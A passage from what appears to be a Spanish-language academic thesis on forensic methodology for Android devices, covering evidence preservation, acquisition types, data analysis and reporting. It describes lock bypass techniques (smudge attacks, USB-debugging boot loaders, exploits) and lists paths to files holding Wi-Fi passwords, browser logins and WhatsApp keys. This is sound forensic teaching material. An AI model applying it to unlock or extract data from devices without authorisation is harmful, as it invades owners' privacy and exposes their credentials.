En esta etapa se recibe la solicitud firmada por las partes involucradas con las respectivas autorizaciones para llevar a cabo el análisis forense de los dispositivos, asignando roles y funciones al personal que formará el grupo de investigadores. Además, se recopila información de los procesos de la organización que fueron afectados, así como del personal relacionado con el incidente. Finalmente se identifica y documenta todos los componentes electrónicos facilitados para la investigación (16).

Medidas a tomar si el peritaje se realiza en un dispositivo incautado:

1. Solicitar datos relevantes de las personas implicadas, como su documentación, contraseñas del sistema y usuarios o acciones que se producen durante el incidente.
2. Restringir el acceso a personas no autorizadas.
3. Anotar la ubicación y el estado en el que se encuentra el dispositivo.
4. Realizar un esquema de la escena del suceso, con fotografías, vídeos de la ubicación de cada uno de los objetos de evidencia.
5. Tomar los objetos con guantes de látex, para no alterar o desaparecer las huellas dactilares, ya que pueden o no ser requeridas en el examen forense, preservando la evidencia.
6. Evaluar si se debe llevar a cabo la toma de huellas dactilares, ADN, etc., que pueden ser aplicables para establecer el vínculo entre un dispositivo y su propietario.

Medidas a tomar si el peritaje se realiza en un dispositivo con el consentimiento del propietario:

1. Solicitar la mayor cantidad de información al propietario del dispositivo móvil para determinar el número de teléfono, códigos, pins y patrones.
2. Solicitar los elementos de interés como: componentes asociados, cables, adaptadores de alimentación, accesorios, manuales de usuario, etc.
3. Anotar el estado en el que se encuentran los dispositivos.
4. Fotografiar todos los elementos para crear un registro visual de la evidencia.
5. Tomar los objetos con guantes de látex, para no alterar o desaparecer las huellas dactilares, ya que pueden o no ser requeridas en el examen forense, preservando la evidencia.
6. Evaluar si se debe llevar a cabo la toma de huellas dactilares, ADN, etc., que pueden ser aplicables para establecer el vínculo entre un dispositivo y su propietario. (Cuenca Alvarado, 2015, pág. 65)

2.5. Etapa de Preservación

Es la etapa en la que se deben identificar los dispositivos a analizar y garantizar que no se pierdan las evidencias que deben ser recopiladas para su posterior análisis. El desconocimiento puede provocar la invalidación automática de las pruebas por ejemplo por no solicitar una autorización expresa por escrito para poder realizar el proceso o que se pierda información relevante que puede resultar decisiva para la resolución del incidente. Aspectos tan sencillos como preservar el dispositivo en una jaula de Faraday con el fin de aislarlo de cualquier tipo de señal o activar el modo avión para evitar la posibilidad de realizar un borrado remoto del terminal.

Así mismo, se debe mantener un registro continuo del tratamiento realizado sobre el material con el fin de mantener la validez jurídica del proceso, en el caso de que sea necesario. Para ello, se requiere la presencia de un fedatario público: secretario judicial o notario que de fe la cadena de custodia, es decir, que garantice la integridad física y lógica de las pruebas. Este aspecto abarca desde la identificación y obtención de las mismas, pasando por el registro, almacenamiento, traslado, análisis final, y la entrega de éstas a las autoridades en caso de que sea necesario.

Medidas a tomar si el dispositivo se encuentra encendido:

1. Fotografiar y documentar lo que aparece en la pantalla.
2. Comprobar que el nivel de batería del dispositivo se encuentre con un nivel no menor al 50%, por lo que el dispositivo debe mantenerse encendido, para su respectivo análisis.
3. Asegúrese que el dispositivo se encuentre aislado o desconectado de la red móvil y de otros dispositivos utilizados para la sincronización de datos.

Para ello puede utilizar:

- **Jaula de Faraday**: es una caja metálica que protege de los campos eléctricos estáticos.
- **Bolsas especiales**: Estas bolsas distan de ser perfectas, por lo que el perito debería tomar la precaución de envolver el dispositivo móvil en papel de plata, tres capas como mínimo para apantallar por completo la señal.
- **Papel de aluminio**: Envolver el dispositivo móvil en papel de aluminio de buena calidad, cuanto más grueso sea el papel mejor. Si con una capa no basta, será necesario envolver el dispositivo en dos vueltas de papel de aluminio.
- **Inhibidor de frecuencias**: Se puede utilizar un dispositivo capaz de bloquear transmisiones de telefonía móvil y redes inalámbricas, impidiendo así que el teléfono utilice los canales de control para establecer comunicación con el exterior.

Medidas a tomar si el dispositivo se encuentra apagado:

1. En caso de que el dispositivo se encuentre apagado, no encienda el dispositivo, para evitar el inicio de cualquier programa de autoprotección (antivirus, etc.).

Por otra parte, si los materiales deben ser transportados, se debe realizar con sumo cuidado, evitando que la información sea alterada o que se vea expuesta a temperaturas extremas o campos electromagnéticos.

Es conveniente llevar el dispositivo móvil al laboratorio lo antes posible para proceder a la adquisición forense dado que algunos dispositivos intentan restablecer el contacto con la red a base de emitir repetidamente señales electromagnéticas en busca de torres telefónicas cercanas. Esto puede hacer que en ocasiones el dispositivo se recaliente hasta el punto de sufrir deterioros en su circuitería u otros componentes. Como consecuencia, también se reduciría la duración de la batería.

Tampoco se recomienda envolver el dispositivo en papel de aluminio con el cable de alimentación puesto, dado que este actuaría como una antena externa. (Pérez Salvador , 2017, pág. 28)

Diagrama de flujo etapas de identificación y preservación



Figura 12: Diagrama de flujo etapas de identificación y preservación

Fuente: (Cuenca Alvarado, 2015, pág. 68)

2.6. Etapa de Adquisición

La adquisición consiste en obtener o capturar las evidencias enumeradas en la fase de preservación. Para poder recrear la escena del evento suscitado se debe generar copias digitales de la evidencia según como lo establece el NIST. La adquisición de datos del dispositivo no debería modificar el estado físico del mismo. Pero dependiendo de su condición, el tipo de adquisición y las herramientas utilizadas, el estado de dicho dispositivo se verá afectado.

2.6.1 Consideraciones generales de la etapa de adquisición

1. Dependiendo del estado del dispositivo y el tipo de evidencia, se requiere la utilización de diferentes técnicas y herramientas:
   - Si el dispositivo está encendido y desbloqueado, se pueden utilizar técnicas de monitorización de red o volcado de memoria para capturar evidencias en tiempo real. Hay que indicar, que algunas de estas técnicas modifican levemente el sistema analizado, por lo que la validez de la prueba depende de la cantidad de cambios generados por la herramienta de adquisición.
   - Si el dispositivo se encuentra en reposo, la adquisición de información se puede realizar en el laboratorio tras la incautación del dispositivo.

2. El estado del dispositivo se verá afectado de forma inevitable:
   - Fecha y hora de acceso a ficheros.
   - Borrado o creación de nuevos ficheros.
   - Modificación de la memoria del dispositivo, para la carga de aplicaciones de volcado.
3. Para que la validez del análisis no se vea afectada, es necesario documentar todos los tipos de adquisición realizadas y sus consecuencias sobre el dispositivo analizado:
   - La adquisición manual creara ficheros de captura de pantalla.
   - La adquisición lógica puede modificar la fecha de acceso a los ficheros.
4. Siempre que sea posible, se debe llevar a cabo un duplicado forense:
   - Realizar una copia bit a bit de la información de la fuente.
   - Una vez obtenida la copia se obtiene su hash, para poder validar que es una copia exacta.
   - Se puede comprimir, para optimizar su almacenamiento.
   - Generalmente, se realiza mediante la utilización de hardware específico.
5. Por cada evidencia recogida es fundamental:
   - Especificar las herramientas y procedimientos utilizados para su adquisición.
   - Especificar la evidencia exacta que se ha recogido:
     - Tráfico de red: duración, hora de inicio, tipo de paquetes, datos obtenidos, etc.
     - Disco duro: porcentaje recuperado, método de recuperación, etc.
6. Es necesario utilizar algún mecanismo, para asegurar que los datos adquiridos no son modificados, y si lo son, que los cambios puedan ser trazados:
   - Generalmente, se hace un resumen de los datos obtenidos mediante la función SHA-256.

2.6.2 Posibles estados en los que se puede encontrar el dispositivo

La ingente cantidad de datos accesibles en un dispositivo móvil depende en gran medida del estado en que se encuentra:

- **Desbloqueado**: se puede acceder al dispositivo hasta que se bloquee por inactividad.
- **Bloqueado por código u otro sistema de autenticación**: es necesario introducir un código de acceso (o huella dactilar o similar), para acceder al dispositivo.
- **Apagado**: para poder acceder al dispositivo hay que pasar por el proceso de encendido.

Medidas a tomar si el dispositivo se encuentra desbloqueado:

1. Aislar el dispositivo de la red. Es decir, habilitar el modo avión y extraer la tarjeta SIM.
2. Activar todas las opciones posibles, para permitir el acceso físico al dispositivo. Es decir:
   - Eliminar el código de bloqueo (si es posible).
   - Activar la depuración a través de USB.
   - Desactivar el bloqueo por inactividad (activando la opción “siempre activo”).
3. Obtener todos los medios extraíbles: tarjeta SD, SIM y copias de seguridad a través de dispositivos asociados (ordenadores).

Medidas a tomar si el dispositivo se encuentra bloqueado:

1. Aislar el dispositivo de la red, extraer la tarjeta SIM o introducirlo en una jaula de Faraday.
2. Comprobar si el dispositivo tiene activada la depuración a través de USB. En caso de que la conexión USB se encuentre activa, es posible que podamos cargar boot loaders, para modificar el sistema de arranque del dispositivo y permitir de este modo, el acceso físico al mismo.
3. Si el dispositivo no tiene activada la depuración USB, ejecutar un ataque para la extracción del código de bloqueo.
   - El ataque de smudge attack (ataque de marcas) consiste en examinar las marcas existentes sobre una pantalla táctil para descubrir trazas del patrón de bloqueo que el usuario ha utilizado para proteger su terminal.

     El fundamento de esta técnica reside en la forma en que los residuos de grasa corporal y sudor mezclados con partículas de humo, suciedad ambiente y otras substancias, modifican las propiedades reflectantes de la pantalla. Como norma general, cuando está limpia, una superficie es reflectante y tiene difusividad baja. A medida que la pantalla se ensucia con el uso, la reflectividad va disminuyendo mientras la difusividad aumenta. A través de la iluminación oblicua y una selección de valores extremos en los ajustes de brillo y contraste de cualquier software de retoque fotográfico, a menudo resulta posible descubrir trazas del patrón de bloqueo.
4. Obtener todos los medios extraíbles: tarjeta SD, SIM y copias de seguridad a través de dispositivos asociados (ordenadores).

Medidas a tomar si el dispositivo se encuentra apagado:

1. Si el dispositivo se encuentra apagado se puede proceder directamente a extraer todos los medios extraíbles y encender el teléfono.

2.6.3. Tipos de adquisición

Dependiendo del escenario en el que se encuentre, se pueden realizar tres tipos de adquisición: manual, lógica y física.

2.6.3.1. Adquisición Manual

En la adquisición manual se interacciona con el propio dispositivo, para acceder a los datos del mismo. La adquisición de los datos se realiza mediante capturas de pantalla o directamente a través de fotografías de la pantalla del dispositivo.

Ventajas de realizar una adquisición manual:

- No requiere de herramientas adicionales.
- Permite extraer la información en un contexto sencillo de entender dirigido a lectores no especializados.

Desventajas de realizar una adquisición manual:

- Sólo se puede acceder a datos visibles en la pantalla.
- Puede modificar el estado del dispositivo.
- El tiempo de procesado de los datos es mayor.

2.6.3.2. Adquisición Lógica

La adquisición lógica consiste en copiar los archivos y directorios del sistema de archivos del dispositivo. Este tipo de adquisición forense requiere inevitablemente la ayuda de la interfaz USB. Para ello, se necesitan instalar los drivers del dispositivo en el ordenador a ser utilizado en el examen forense, este proceso se puede realizar haciendo uso del software propio del dispositivo u otras herramientas.

Ventajas de realizar una adquisición lógica:

- Es fácil de conseguir y, normalmente, no requiere de hardware especializado.
- En algunos casos, se puede realizar desde otro dispositivo (es decir, se puede testar), por lo que las API del dispositivo analizado no son utilizadas.

Desventajas de realizar una adquisición lógica:

- No copia archivos borrados o información que haya sido ocultada en el sistema de archivos.
- Depende de los permisos de acceso a los diferentes archivos del sistema.

2.6.3.3. Adquisición Física

Consiste en el copiado bit a bit del dispositivo físico de almacenamiento (permite obtener una copia bit a bit del contenido de los chips de memoria del dispositivo analizado), por lo que requiere de acceso completo al dispositivo de almacenamiento. Dadas las medidas de seguridad incluidas en los actuales sistemas operativos, en muchas ocasiones, es necesario ejecutar exploits sobre el sistema, para realizar el copiado a bajo nivel.

Ventajas de realizar una adquisición física:

- Permite acceder a todos los bloques del soporte físico copiado, incluyendo los archivos borrados y bloques que no han sido marcados como utilizados.

Desventajas de realizar una adquisición física:

- El proceso es más complejo, por lo que no siempre es posible llevarlo a cabo.

También hay que considerar que la adquisición física depende de los tipos de almacenamiento con los que cuenta el dispositivo móvil:

- **La memoria NAND**: es el tipo de memoria flash más utilizada para el almacenamiento en los dispositivos móviles. Se puede leer y escribir en bloques. Normalmente, es utilizada de forma genérica para el almacenamiento del S.O, la partición de datos del sistema y otras memorias extraíbles.
  Dependiendo de la marca y el modelo del dispositivo, la memoria NAND es ampliable mediante tarjetas MicroSD. Por motivos de seguridad casi siempre se encuentra formateada con el sistema de archivos FAT32.
- **La memoria NOR**: es otro tipo de memoria flash optimizada para la ejecución de código (la unidad mínima de acceso a la memoria NOR es el byte). Permite la lectura y ejecución de bytes de forma independiente. Sin embargo, en los últimos años, su utilización se está viendo reducida a favor de las memorias NAND, para usos más genéricos.
- **Tarjetas SD**. En Android se permite la utilización de tarjetas SD. La tarjeta MicroSD es de tipo no volátil y está fabricada con tecnología NAND.

2.6.4. Adquisición considerando el orden de volatilidad de los datos

El proceso de adquisición se debe realizar teniendo en cuenta la volatilidad de las evidencias, por lo que es necesario recoger primero las evidencias más volátiles.

Las evidencias que van adquirirse pueden agrupar en dos grupos, atendiendo a su tiempo de vida:

- **Volátil**: son aquellas evidencias que son creadas y destruidas durante la ejecución del sistema (memoria, paquetes de red, ficheros temporales, etc.). Pueden contener contraseñas de cifrado, procesos en ejecución que han sido borrados de disco u otros datos de interés.
- **No volátil**: son aquellas evidencias que se pueden obtener del dispositivo una vez ha sido apagado (principalmente, dispositivos de almacenamiento).

A continuación, se describe un posible orden de adquisición según su volatilidad, aplicándose a dispositivos móviles:

- Registros o caches.
- Tablas de enrutamiento, lista de procesos y memoria.
- Sistemas de ficheros temporales.
- Disco.
- Sistemas de monitorización remota.
- Topología de red y configuración básica.
- Medios físicos externos. (Pérez Salvador , 2017, pág. 34)

Diagrama de flujo etapa de adquisición



Figura 13: Diagrama de flujo etapa de adquisición

Fuente: (Cuenca Alvarado, 2015, pág. 78)

2.7. Etapa de Exploración

Esta etapa consiste en identificar las evidencias a partir de la información obtenida en la fase de adquisición. Dependiendo del tipo de caso, la estrategia varía, es decir, que de acuerdo al tipo de caso se comienza la navegación de los archivos.

En el análisis de un disco:

- Examinar las particiones y el sistema de archivos.
- Ficheros existentes y ficheros borrados.
- Espacio sin utilizar y bloques después es de la marca de fin de fichero.
- Obtener metadatos, categorizar ficheros y descartar los no relevantes.

En el análisis de red:

- Descartar paquetes que no sean relevantes.

En el análisis de la memoria:

- Descartar procesos que no sean relevantes.
- Extraer la información relevante de los procesos. (Pérez Salvador , 2017, pág. 39)

2.8. Etapa de Análisis

En esta etapa se lleva a cabo la búsqueda, localización y análisis de los datos claves en la evidencia digital obtenida en las etapas anteriores. Se deberá poner hincapié en la preservación, integridad y admisibilidad de la evidencia digital. El análisis consiste en obtener conclusiones a partir de las evidencias obtenidas. Es la fase más completa del proceso, y la que más libertad ofrece, por lo que suele variar en función del analista.

2.8.1. Tipos de análisis

De acuerdo al tipo de evidencia adquirida se podrán dar los siguientes tipos de análisis:

- Análisis de archivos binarios ejecutables.
- Análisis de sistema de ficheros.
- Análisis de espacio borrado.
- Análisis de memoria.
- Análisis del respaldo.

2.8.1.1. Análisis de archivos binarios ejecutables

Dependiendo del tipo de caso, es posible que sea necesario analizar los archivos ejecutables binarios de un dispositivo:

- Una instrucción por malware.
- Necesidad de extracción de datos de una aplicación específica:
  - Credenciales almacenadas por la aplicación.
  - Datos de la aplicación. Por ejemplo: Historial de conversaciones en WhatsApp.
  - Interacción de la aplicación con las API del sistema.

Una vez identificado el binario implicado, aplicar técnicas de análisis, como el análisis estático y dinámico de aplicaciones Android. Para dar validez al análisis forense es necesario documentar el proceso de extracción de la información.

2.8.1.2. Análisis del sistema de ficheros

Consiste en analizar los diferentes artefactos y datos implicados que se pueden encontrar en el sistema de ficheros de un dispositivo:

- La localización de los diferentes elementos dependerá de la plataforma, versión, dispositivo, etc. Tiene el beneficio de que, normalmente es consistente entre todos los dispositivos de la misma plataforma y versión.
- El análisis del sistema de ficheros se realiza por lo general, mediante el montaje de las imágenes adquiridas en modo de sólo lectura. De esta manera, se puede navegar por la estructura de ficheros del sistema en busca de datos o artefactos de interés.
- Finalmente, dependiendo del sistema de adquisición de datos, una vez montado el disco, también se puede realizar un análisis del espacio no utilizado por el mismo.

2.8.1.3. Análisis de espacio borrado

Normalmente, en los sistemas de ficheros tradicionales, borrar un archivo sólo marca como disponibles los bloques del disco en los que estaba almacenado el archivo, por lo tanto:

- El contenido de los bloques permanece intacto hasta que el sistema de ficheros los necesita.
- Dependiendo del tipo de archivo, su tamaño y el estado de los bloques en los que se encontraba almacenado, se podrán recuperar aquellos datos en bloques, que no hayan sido sobrescritos por otros archivos del sistema para el análisis.
- Para el análisis de espacio borrado hay que tener en cuenta los tipos de archivos que se quieren recuperar. Por lo que, dependiendo del tipo de archivo e información a recuperar podremos proceder de un modo u otro.

- La mayoría de ficheros de interés tienen un inicio de cabecera específico (MAGIC NUMBER):
  - SQLite Format 3 (en notación ASCII), para ficheros SQLite.
  - %PDF (en notación ASCII), para ficheros pdf.
  - \211PNG\r \n (en notación ASCII, para archivos png).
  - FFD8 (en hexadecimal), para archivos jpeg.
- El tamaño del archivo es descrito en la cabecera del mismo:
  - Si el archivo es menor que el tamaño del bloque no hará falta buscar.
  - Si el archivo es mayor, primero se buscará en los bloques contiguos y después, en otros bloques del disco, si no ha tenido éxito (con diferentes heurísticas).

En algunas ocasiones, no siempre es necesario recuperar el archivo completo. Por ejemplo: para recuperar una contraseña se pueden realizar búsquedas de cadenas como password, pass, etc.

2.8.1.4. Análisis de memoria

Consiste en analizar un volcado de la memoria:

- El volcado puede ser de la memoria completa del dispositivo.
- El volcado puede ser de un proceso únicamente.
- Se puede realizar de dos maneras:
  - **En bruto**: analiza la memoria como un stream de bytes. Permite buscar strings y otros datos, pero el análisis de variables, de códigos entre otros es más complejo.
  - **Organizado**: utiliza un mapa de la memoria, para interpretar los diferentes valores y estructura del fichero de imagen capturado. Permite distinguir las partes de código y datos de la memoria. Al igual que en el sistema de ficheros, la organización de la memoria del dispositivo depende del terminal y versión del sistema operativo utilizado.

Si, debido a las restricciones del dispositivo, se realiza la extracción a la tarjeta SD, hay que asegurarse de que la tarjeta SD haya sido copiada. Esta norma viola el orden de adquisición de volátil a menos volátil, pero en algunos casos es necesario.

2.8.1.5. Análisis de respaldo

Consiste en analizar las copias de seguridad que se hayan hecho de un dispositivo:

- A través de un equipo al que haya sido conectado.
- A través de los servicios de copia de seguridad en la nube.

La estructura y localización de los ficheros almacenados en la copia de seguridad es diferente de la correspondiente estructura física del dispositivo. Para comprobar la precisión de los datos almacenados en la copia de seguridad se puede utilizar un dispositivo para volcar la copia.

2.8.2. Formato de datos

Independientemente de la plataforma o sistema operativo, muchas aplicaciones utilizan los mismos formatos para el almacenamiento de información persistente. El conocimiento de la estructura y componentes de estos tipos de archivo puede servir para identificar la existencia de información almacenada en un formato específico, incluso cuando ha sido borrado del sistema.

En concreto, los tipos de archivo con más interés desde el punto de vista forense son:

- Ficheros XML.
- Ficheros de almacenamiento de bases de datos SQLite.
- Fotografías y sus metadatos (EXIF).
- Ficheros de texto plano y los strings contenidos en los mismos.

2.8.2.1 Ficheros XML

Los ficheros XML (en inglés eXtensible Markup Language) son ficheros de texto que contienen información estructurada a través de lo que se denominan marcas. Se utilizan principalmente para el almacenamiento de las preferencias.

XML solo define la estructura del fichero, pero no su contenido:

- Dependiendo de la plataforma, el contenido de los ficheros será diferente.
- Normalmente, siempre empiezan con la siguiente línea:
  - **<?xml version=”1.0” encoding=”UTF-8”?>**

2.8.2.2. Ficheros de almacenamiento de bases de datos SQLite

Los ficheros SQLite están organizados en páginas de tamaño fijo, que se rellenan desde abajo. El almacenamiento se realiza en ficheros con diferente extensión, siendo SQLite y db las más utilizadas:

- En algunos casos, los cambios realizados en una base de datos se almacenan en un fichero con el mismo nombre, pero con extensión añadida “-journal” o “-wal”.
- Para poder reconstruir la información completa de la base de datos, es necesario el acceso a ambos ficheros.

2.8.2.3. Fotografías y sus metadatos (EXIF)

EXIF son las siglas en inglés de Exchangeable Image File Format, el cual es un formato que permite añadir una serie de metadatos de las fotografías y videos capturados con cualquier cámara.

En el caso de los dispositivos móviles, además del modelo de dispositivo y configuración de la cámara, los datos EXIF también pueden ofrecer información sobre la localización en la que fue tomada una imagen. Este tipo de información puede ser muy importante a la hora de establecer líneas de tiempo y localizar el dispositivo en lugares que estén relacionados con los hechos que se están investigando.

2.8.2.4. Ficheros de texto plano

Los ficheros de texto almacenan todo tipo de información en claro:

- Texto de notas.
- Configuración de aplicaciones, entre otros.

Dado que los contenidos de los ficheros de texto se encuentran en claro en el dispositivo, es posible realizar búsquedas para encontrar datos, lo que permite obtener datos de ficheros existentes, pero también facilita la búsqueda de información en bloques borrados.

2.8.3. Análisis de los datos

En general, la información analizada en un dispositivo Android se va a encontrar en forma de:

- Ficheros SharedPreferences: ficheros XML que almacenan pares clave-valor.
- Bases de datos SQLite con diferentes extensiones: los ContentProviders (proveedores de contenidos) del sistema son generalmente almacenados en ficheros sqlite. En las bases de datos SQLite normalmente se almacena información relevante, como, por ejemplo, el historial de llamadas, mensajes de texto o los contactos del dispositivo.
- Ficheros de texto en claro.
- Ficheros binarios: imágenes.

Los ficheros se pueden almacenar en:

- Almacenamiento interno del dispositivo (protegidos del acceso de otras aplicaciones si no está rooteado).
- Almacenamiento externo del dispositivo (accesible sin problemas por el resto de aplicaciones instaladas). (Pérez Salvador , 2017, pág. 45)

Entre los archivos que guardan información esencial ante la realización del análisis forense digital en dispositivos con S.O Android, están:

Tabla 1: Localización de archivos de interés

Objetivo	Ruta	Archivo
Apps del sistema	/system/app	ficheros APK y ODEX
Apps de terceros	/data/app	ficheros APK
Aplicaciones	/data/data	datos de aplicaciones
Redes wifi	/data/misc/wifi	wpa_supplicant.conf
Calendario	/data/data/com.android.providers.calendar/databases	calendar.db
Mensajes de texto	/data/data/com.android.providers.telephony/databases	mmssms.db
Contactos y llamadas	/data/data/com.android.providers.contacts/databases	contacts2.db
Gmail	/data/data/com.google.android.gm/databases	mailstore.[cuenta].db
Datos geográficos	/data/data/com.google.android.apps.maps/databases	myplaces.db
Whatsapp	– /data/data/com.whatsapp/databases – /Whatsapp/databases – /data/data/com.whatsapp/files	– msgstore.db – msgstore.db.crypt12 – Key
Navegador Chrome	/data/data/com.android.chrome/app_chrome/Default	– Login Data – Cookies – Bookmarks – History – Web Data

Diagrama de flujo etapa de análisis



Figura 14: Diagrama de flujo etapa de análisis

Fuente: (Cuenca Alvarado, 2015, pág. 84)

2.9. Etapa de Presentación

Consiste en describir los diferentes sucesos probados y las evidencias que los corroboran. Normalmente, consiste en la elaboración de un informe forense, el cual va a ser leído por personal que no es técnico (jueces, ejecutivos, entre otros.), por lo que debe ser claro y contener un lenguaje que se adapte al perfil adecuado. En caso de que sea escrito para un proceso judicial, es posible que sea necesaria su defensa ante el juez.

En esta fase se realizan dos tipos de informes:

